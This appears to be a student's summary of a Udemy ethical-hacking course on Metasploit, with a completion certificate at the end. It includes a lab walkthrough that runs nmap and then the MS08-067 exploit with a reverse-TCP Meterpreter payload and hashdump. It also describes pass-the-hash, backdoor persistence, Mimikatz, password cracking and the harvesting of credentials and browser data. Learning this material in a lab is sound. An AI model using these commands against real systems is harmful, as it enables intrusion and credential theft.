
Meterpreter is the sort form of the meta interpreter. It is an advance payload that is included in the metasploit framework. It provides complex and advance features for example “payload/java/meterpreter/reverse_http”.

There are some basic commands of Linux for meterpreter session which is taught by this course which is helpful for the learners. To connect with the meterpreter session connect with MSF console of the Metasploit. Commands are:

1. sessions: shows the sessions that are running in the background. There also information about sessions type, connection, target Ip and others. There is also an option that is -ln which is also helpful.
2. Sessions -i: to interact with the sessions.
3. pwd: shows the current directory
4. Cd: to move
5. getuid: which user in the system
6. pid: process that is injected in to
7. ps: running processes in the system
8. hashdump: it lists hashes of the system. Without root privilege it won’t show.
9. idletime: how much time the user is idle
10. inconfig: remote machine network info
11. lpwd: local position
12. lcd: change local directory
13. search: locating a specific folder from the victim machine
14. cat: to see the content of any file
15. shell: to have access to victim shell
16. find: used to find a file

Hacking with no Vulnerability - Pass the Hash: Pass the hash is a hacking technique that authenticate to a remote server or service by using the hash values. Servers and services using ntlm/lm authentication provides password as a hash. Cleartext password is converted to a hash before sending the remote server. No need to crack hashes to find the cleartext. Metasploit PsExec module is often used by penetration testers to Get acesss to system that you already know the credentials. It’s often used to complete the pass the hash attack. Target Ip, target system username, password hash of the target user, administrative share in private network such as network of a company, Meterpreter session are needed to complete this attack.

Pass the hash attack procedure: The procedure begins with exploring the system and gathering the password hashes. First learners have checked the attacker and the target machine is in the same network or not. Use ping commands and corresponding ips to check the connectivity. Then check the network my scanning with the nmap.



```
PING 192.168.22.140 (192.168.22.140) 56(84) bytes of data.
64 bytes from 192.168.22.140: icmp_seq=1 ttl=128 time=1.41 ms
64 bytes from 192.168.22.140: icmp_seq=2 ttl=128 time=1.67 ms
64 bytes from 192.168.22.140: icmp_seq=3 ttl=128 time=1.81 ms
^C
—— 192.168.22.140 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.405/1.627/1.808/0.167 ms

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 192.168.22.140
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 22:11 EST
Nmap scan report for 192.168.22.140
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ █
```

5.1 Network scan report

The above report shows the open ports of the system which is needed for the attack. After that login to msfconsole and search for the vulnerability mso8-67. Use the exploit that is visible in the search result.
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
show options
set RHOST 192.168.22.140: Target machine Ip
set LHOST 192.168.22.138: Local machine or attacker machine
run: exploit will run after this command.
hashdumps: collect the password hashes and save. After that open session with PsExec and with the values from one target try to login to the other system, it will take few tries then the learner can login to a new system which doesn’t have any vulnerability.

Post Exploitation & Persistence: Gather most information in the post exploitation phase and use that information to exploit that system more and also other systems. Action after compromising a system successfully:

1. Persistence on the system
2. Gathering username and password hashes
3. Password cracking
4. Collecting sensitive data
5. Finding server backups: mail, database, etc

Persistence is like maintaining an access. It is often overlooked. Also, it helps to have the access when its needed. As ethical hacker, learners always have to remove the backdoor otherwise anyone can use that backdoor to access the system. Clean all the files and keys that are created while accessing the system. The fat rat is used to generate a backdoor in one of the lessons. This compiles malware with the popular payload and then malware can be executed in any vulnerable a system.

Post Module and Extensions: Part 1: There are many post exploitation tools on meterpreter session. These tools are classified what they do in the post exploitation phase. The extensions are:

1. Stdapi
2. Priv
3. Incognito
4. Sniffer
5. Core

Stdapi, priv and core are loaded when a meterpreter session is opened. Load command is used to load the extensions.

Few useful core commands:

Sessions – manage sessions
Background – backgrounds the current session
Migrate – migrate the server to another process
Channel – list and control of the active channel
Load | use – load one or more meterpreter extension
Run – executes a meterpreter script or post module
Exit | quit – terminate meterpreter session

Stdapi commands are divided into 3 categories:

1. File system Commands:
   a. Cd/lcd
   b. Pwd/lpwd
   c. Upload/download
2. System commands:
   a. Execute
   b. Getpid/getuid
   c. Shell
   d. Sysinfo
   e. Ps
   f. Kill
3. UI and webcam commands:
   a. Idletime
   b. Screenshots

Post Modules: Extension part2: Incognito is a standalone application that allows testers to impersonate the user tokens while successfully compromise a system. This is integrated in the meterpreter. It helps to access a file without being providing the credentials every time. There are two types of tokens:


1. Delegate token: Used for interactive logins.
2. Impersonate token: Used for non-interactive sessions.

Mimikatz is one of the best post exploitation tools in Meterpreter. In this course learners will get a basic preview of this tool. beside these Metasploit has many post exploit modules which help the ethical hackers to perform their task. This course couldn't show all of them because of time but it included a list of them:

1. Escalate
    a. Bypassuac
    b. Getsystem
2. Gather
    a. Enum_termsrv
    b. Hashdump
    c. Samart_hashdump
3. Manage
    a. Enable_RDP
    b. Migrate
    c. Smart_migrate

Password Cracking: Introduction to Ethical Hacking: Password cracking or finding password is one of most important things in penetration testing. Except ntlm/lm learners need to crack the password to use it. There are three basic types of password cracking:

1. Brute force attacks
2. Dictionary attacks
3. Rainbow table


$2y$10$6z7GKa9kpDN7KC3ICW1Hi.fd0/to7Y/x36WUKNPOIndHdkdR9Ae3K
Salt
Hashed password
Algorithm options (eg cost)
Algorithm

6.1 Password Hash

Password Cracking: Tools in Action: There are two types of Password cracking attack:

1. Online Password cracking
2. Offline password cracking

There are lots of password cracking tools, some of them are:

1. Hydra
2. Cain & Abel
3. John The ripper
4. Hashcat
5. Ophcrack


Collecting Sensitive Data: After exploiting a system, the most important thing for a ethical hacker is to collect as much information as he can. Visit every directory that can store sensitive data in the target machine, like History files, Encryption Keys, Interesting documents, User specific application configuration parameters etc. Use keywords to search information, most of the users save some information in plaintext. Also check web browsers for browser history, Bookmarks, Credentials. Also check Instant messaging clients like account configuration, chat logs etc. There are other important data's also that needs to be checked by the learner:

1. Screen Capture
2. Key-logging
3. Network Traffic capture
4. Previous Audit reports

Conclusion: This course offers a wide range of leaning opportunity in ethical hacking using the Metasploit for the beginners. It offers foundation of virtual environment, virtual machines, Kali Linux & its basic operations, and most importantly the Metasploit framework. Those who doesn't have any knowledge about ethical hacking they can be benefited by using the frameworks and this course shows how to do that. Instructor showed everything in details and also described which are out of the scope and how to learn them.

Overall, it creates a solid foundation for beginners by using different framework's in Metasploit and creates future path for them who are interested.

Certificate:



udemy

Certificate no: UC-b320901e-0253-49ab-8c58-3674e1e9a2ec
Certificate url: ude.my/UC-b320901e-0253-49ab-8c58-3674e1e9a2ec
Reference Number: 0004

CERTIFICATE OF COMPLETION

Ethical Hacking with Metasploit: Exploit & Post Exploit

Instructors **Muharrem AYDIN, OAK Academy Team**

Md Khiruzzaman

Date **Nov. 28, 2023**
Length **5.5 total hours**

References:

1. https://www.tenable.com/products/nessus/nessus-plugins/thank-you-for-registering
2. https://www.valencynetworks.com/blogs/cyber-attacks-explained-web-exploitation/
3. https://www.exploit-db.com/
4. https://packetstormsecurity.com/
5. https://www.metasploit.com/
6. https://www.offsec.com/metasploit-unleashed/msfconsole/
7. https://www.makeuseof.com/beginners-guide-metasploit-kali-linux/
8. https://docs.rapid7.com/metasploit/using-exploits/#:~:text=Every%20module%20in%20the%20Metasploit,or%20crash%20the%20target%20system.
9. https://docs.rapid7.com/metasploit/working-with-payloads/
10. https://www.php.net/manual/en/faq.passwords.php